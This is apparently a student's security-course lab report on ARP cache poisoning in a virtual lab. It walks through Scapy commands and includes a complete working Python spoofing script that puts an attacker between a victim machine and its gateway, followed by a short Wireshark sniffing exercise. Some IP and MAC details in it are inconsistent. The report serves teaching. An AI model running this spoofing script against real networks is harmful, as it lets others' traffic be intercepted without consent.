Lab-04: ARP Cashe Poisoning

CNA 431/435: Offensive and Defensive Security

<u>Lab Task #1</u>

<u>Part I: Introduction to Scapy</u>

Step 0 – Create two virtual machines utilizing VMWare Workstation Pro ver. 16, the first machine installed with a Kali Linux Ver. 2018.4 Operating System (OS) and the second machine installed with a Windows 10 Enterprise Evaluation ver. 20H2 OS. Both machine network adapters need to have direct access to a gateway router (192.168.1.1). The laboratory network being 192.168.1.0 with a subnet mask of 255.255.255.0. The Kali Linux AKA "Attacker" Virtual Machine (VM) assigned the 192.168.1.132 address, and the Windows 10 AKA "Victim" VM assigned the 192.168.1.87.

Step 1 – Checked for Scapy's Python 2.7 dependency, and launched the program.

```
root@osboxes:~# python --version
Python 2.7.15+
```

```
root@osboxes:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | To craft a packet, you have to be a
       scccccp///pSP///p          p//Y   | packet, and learn how to swim in
      sY/////////y  caa           S//P   | the wires and in the waves.
       cayCyayP//Ya              pY/Ya   |         -- Jean-Claude Van Damme
        sY/PsY////YCc          aC//Yp    |
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
```

Figure-1: Command ran to determine which version of Python the Kali Linux, ver. 2018.4 has installed by entering 'python –version' in a command terminal (above). Sreenshot of the Scapy lunach screen (below).

Step 2 – Viewed the fields of Ethernet layer using the ls() function.

```
>>> ls(Ether)
dst        : DestMACField                         = (None)
src        : SourceMACField                       = (None)
type_      : XShortEnumField                      = (36864)
```

Figure-2: Command to view the field layers associated with the Ethernet layer buy entering 'ls(Ether)' into a command terminal.

Step 3 – Appended an Ethernet (Ether) layer and an Internet Protocol (IP) packet together using the forward slash "/" operator.

```
>>> packet.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x800
###[ IP ]###
     version= 4
     ihl= None
     tos= 0x0
     len= None
     id= 1
     flags=
     frag= 0
     ttl= 64
     proto= hopopt
     chksum= None
     src= 127.0.0.1
     dst= 127.0.0.1
     \options\
```

Figure-3: Two layers appended together by using the forward slash operator 'packet= Ether()/IP()'.

Step 4 – Utilized the 'arp -a' command to display the routing table on the Victim VM.

```
Command Prompt
Microsoft Windows [Version 10.0.19042.804]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\User>arp -a

Interface: 192.168.1.132 --- 0x7
  Internet Address      Physical Address      Type
  192.168.1.1           76-ac-b9-11-83-99     dynamic
  192.168.1.27          34-97-f6-31-d4-c5     dynamic
  192.168.1.32          ec-b5-fa-3f-1b-a2     dynamic
  192.168.1.147         3c-2a-f4-c0-7e-78     dynamic
  192.168.1.180         70-bc-10-e6-d2-c2     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Figure-4: Screenshot of the target Windows 10 machine's routing table, utilizing the 'arp -a' command in a command prompt.

Part II: Finding out the MAC address of the target and Gateway

Step 1-2 – Started Scapy in the Attacker VM via a command terminal and created an ARP broadcast packet targeting the Victim VM to obtain its hardware Media Access Control (MAC) address.

```
>>> arpbroadcast= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst="192.168.1.132")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:0c:29:94:14:ca
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= who-has
     hwsrc= 00:0c:29:94:14:ca
     psrc= 192.168.1.87
     hwdst= 00:00:00:00:00:00
     pdst= 192.168.1.132
```

Figure-5: Screenshot of the ARP broadcast packet targeting the victim Windows 10 VM.

Step 3-4 – Sent the ARP broadcast packet targeting the Victim VM, receiving a response indicating the Victim's MAC address to be '00:0c:29:28:68:2d'.

```
>>> received= srp(arpbroadcast, timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> received[0][0][1].hwsrc
'00:0c:29:28:68:2d'
```

Figure-6: Screenshot of the ARP broadcast transmission and response, indicating the Victim VM's MAC address.

Step 5 – Created an ARP broadcast packet targeting the Gateway to obtain its hardware MAC address. Sent the ARP broadcast packet, receiving a response indicating it to be '76:ac:b9:11:83:99'.

```
>>> arpbroadcast= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst="192.168.1.1")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:0c:29:94:14:ca
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= who-has
     hwsrc= 00:0c:29:94:14:ca
     psrc= 192.168.1.87
     hwdst= 00:00:00:00:00:00
     pdst= 192.168.1.1
```


Figure-6: Screenshot of the ARP broadcast packet targeting the Gateway.

```
>>> received= srp(arpbroadcast, timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> received[0][0][1].hwsrc
'76:ac:b9:11:83:99'
```

Figure-7: Screenshot of the ARP broadcast transmission and response, indicating the Gateway's MAC address.

Part III: Sending false ARP response packets to both the target and gateway

Step 1-2 – Spoofed an ARP response packet designating the Attacker VM as the defacto Gateway, and then transmitted the ARP response to the Victim VM.




```
>>> arpspoofed= ARP(op=2, psrc="192.168.1.1", pdst="192.168.1.132", hwdst="84:fd:d1:14:a6:9f")
>>> arpspoofed.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:94:14:ca
  psrc= 192.168.1.1
  hwdst= 84:fd:d1:14:a6:9f
  pdst= 192.168.1.132

>>> send(arpspoofed)
.
Sent 1 packets.
```

Figure-8: Screenshot of the 'arpspoofed' payload mimicing an ARP response, and its sucessful transmission to the Victum VM.

Step 3 – Spoofed an ARP response packet designating the Attacker VM as the defact Victim VM, and then transmitted the ARP response to the Gateway.



```
>>> arpspoofed= ARP(op=2, psrc="192.168.1.132", pdst="192.168.1.1", hwdst="76:ac:b9:11:83:99")
>>> arpspoofed.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:94:14:ca
  psrc= 192.168.1.132
  hwdst= 76:ac:b9:11:83:99
  pdst= 192.168.1.1

>>> send(arpspoofed)
.
Sent 1 packets.
```

Figure-9: Screenshot of the 'arpspoofed' payload mimicing an ARP reponse, and its successful transmission to the Gateway.

Part III - Continued: Once the attack is done. Remember to restore the ARP tables of the machines

Step 1 – Craft a packet that will restores the routing table in the Victim MV back to its previous, legitimate state.

```
>>> restorepkt= ARP(op=2, psrc="192.168.1.1", hwsrc="76:ac:b9:11:83:99", pdst="192.168.1.132", hwdst="00:0c:29:28:68:2d")
>>> restorepkt.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 76:ac:b9:11:83:99
  psrc= 192.168.1.1
  hwdst= 00:0c:29:28:68:2d
  pdst= 192.168.1.132
```

Figure-10: Screenshot of the ‘restorepkt’ payload mimicing an ARP response that will revert the routing table of the Victim VM back to normal.

Step 2 – Craft a packet that will restores the routing table in the Gateway back to its previous, legitimate state.

```
>>> restorepkt= ARP(op=2, pdst="192.168.1.1", hwdst="76:ac:b9:11:83:99", psrc="192.168.1.132", hwsrc="00:0c:29:28:68:2d")
>>> restorepkt.show()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:28:68:2d
  psrc= 192.168.1.132
  hwdst= 76:ac:b9:11:83:99
  pdst= 192.168.1.1
```

Figure-11: Screenshot of the ‘restorepkt’ payload mimicing an ARP response that will revert the routing table of the Gateway back to normal.

Part 4: Automate the whole process using a python script

Step 1 – Automate the ARP poisoning process.

arpspoofer.py (~/source) - VIM

File Edit Tools Syntax Buffers Window Help

```python
from scapy.all import *

def getmac(targetip):
	arppacket= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst=targetip)
	targetmac= srp(arppacket, timeout=2, verbose= False)[0][0][1].hwsrc
	return targetmac

def spoofarpcache(targetip, targetmac, sourceip):
	spoofed= ARP(op=2, pdst=targetip, psrc=sourceip, hwdst=targetmac)
	send(spoofed, verbose=False)

def restorearp(targetip, targetmac, sourceip, sourcemac):
	packet= ARP(op=2, hwsrc=sourcemac, psrc=sourceip, hwdst=targetmac, pdst=targetip)
	send(packet, verbose=False)
	print "ARP Table restored to formal for", targetip

def main():
	targetip= raw_input("Enter Target IP: ")
	gatewayip= raw_input("Enter Gateway IP: ")

	try:
		targetmac= getmac(targetip)
		print"Target MAC: ", targetmac
	except:
		print"Target machine did not respond to ARP broadcast."
		quit()

	try:
		gatewaymac=getmac(gatewayip)
		print "Gateway MAC: ", gatewaymac
	except:
		print "Gateway is unreachable."
		quit()

	try:
		print "Sending spoofed ARP responses."
		while True:
			spoofarpcache(targetip, targetmac, gatewayip)
			spoofarpcache(gatewayip, gatewaymac, targetip)
	except KeyboardInterrupt:
		print "ARP spoofing stopped."
		restorearp(gatewayip, gatewaymac, targetip, targetmac)
		restorearp(targetip, targetmac, gatewayip, gatewaymac)
		quit()

if __name__=="__main__":
	main()

#To enable IP forwarding: echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure-12: The Python 2.7.15+ script 'arpspoofer.py' that automates the contents of steps 1-3 in the previous section. The ARP broadcasts and ARP responses are effectively utilized to perform a man-in-the-middle attack on the Victim VM and its assocciated Gateway, performing a ARP table poisening. The collective effect being that the Victim VM and the Gateway both record the Attacker's information in their respective routing tables. All traffic between the two maybe be intercepted by the Attacker.

Step 2 – Run the script.




Figure-13: Screenshot of the 'arpspoofer.py' Python 2.7.15+ script running, prompting for the Target IP and Gateway IP.

Step 3 – Wireshark capturing the traffic being sent to the Victim VM from the spoofed Gateway.




Figure-14: Screenshot of a Wireshark network traffic capture showing the dueling arp response packets being sent from both the Gateway and Attacker VM to the Victim VM.

Step 4 – Check the status of the routing table on the Victim VM.




Figure-15: Screenshot of the routing table on the Victim VM both before (top) and after the ARP poisoning (bottom). Note that the routing table shows the Attacker VM now has the same MAC address as the Gateway.

Step 4 – Man-in-the-Middle (MITM) attack is also underway as the Attacker VM is now receiving DNS requests as if it were the Gateway.




Figure-16: Screenshot of the Victim VM sending DNS traffic to the Attacker VM, as shown by the 'tshark -I eth0 | grep DNS' command on the Attacker VM.

Step 5: Cease the ARP poisening and Man-in-the-Middle (MITM) attack by performing a keybgoard interrupt on the ARP poisening program.




Figure-17: Screenshot of the python script 'arpspoofer.py' and its display text to the terminal.

Lab Task #2: Packet Sniffing with Wireshark

I started this section by first successfully downloading and opening the most up-to-date version of Wireshark.




Figure-18: Here is the Interface List. I can see the descriptions, IP addresses, and additional information about each interface.




Figure-19: Here I selected my Wi-Fi adapter that I have attached my computer and started the packet capture process.




Figure-20: Next, I waited approximately 5 seconds, opened google.com on firefox, waited another 10 seconds, and then stopped the scan. Here are the results (starting from the GET google HTTP request).

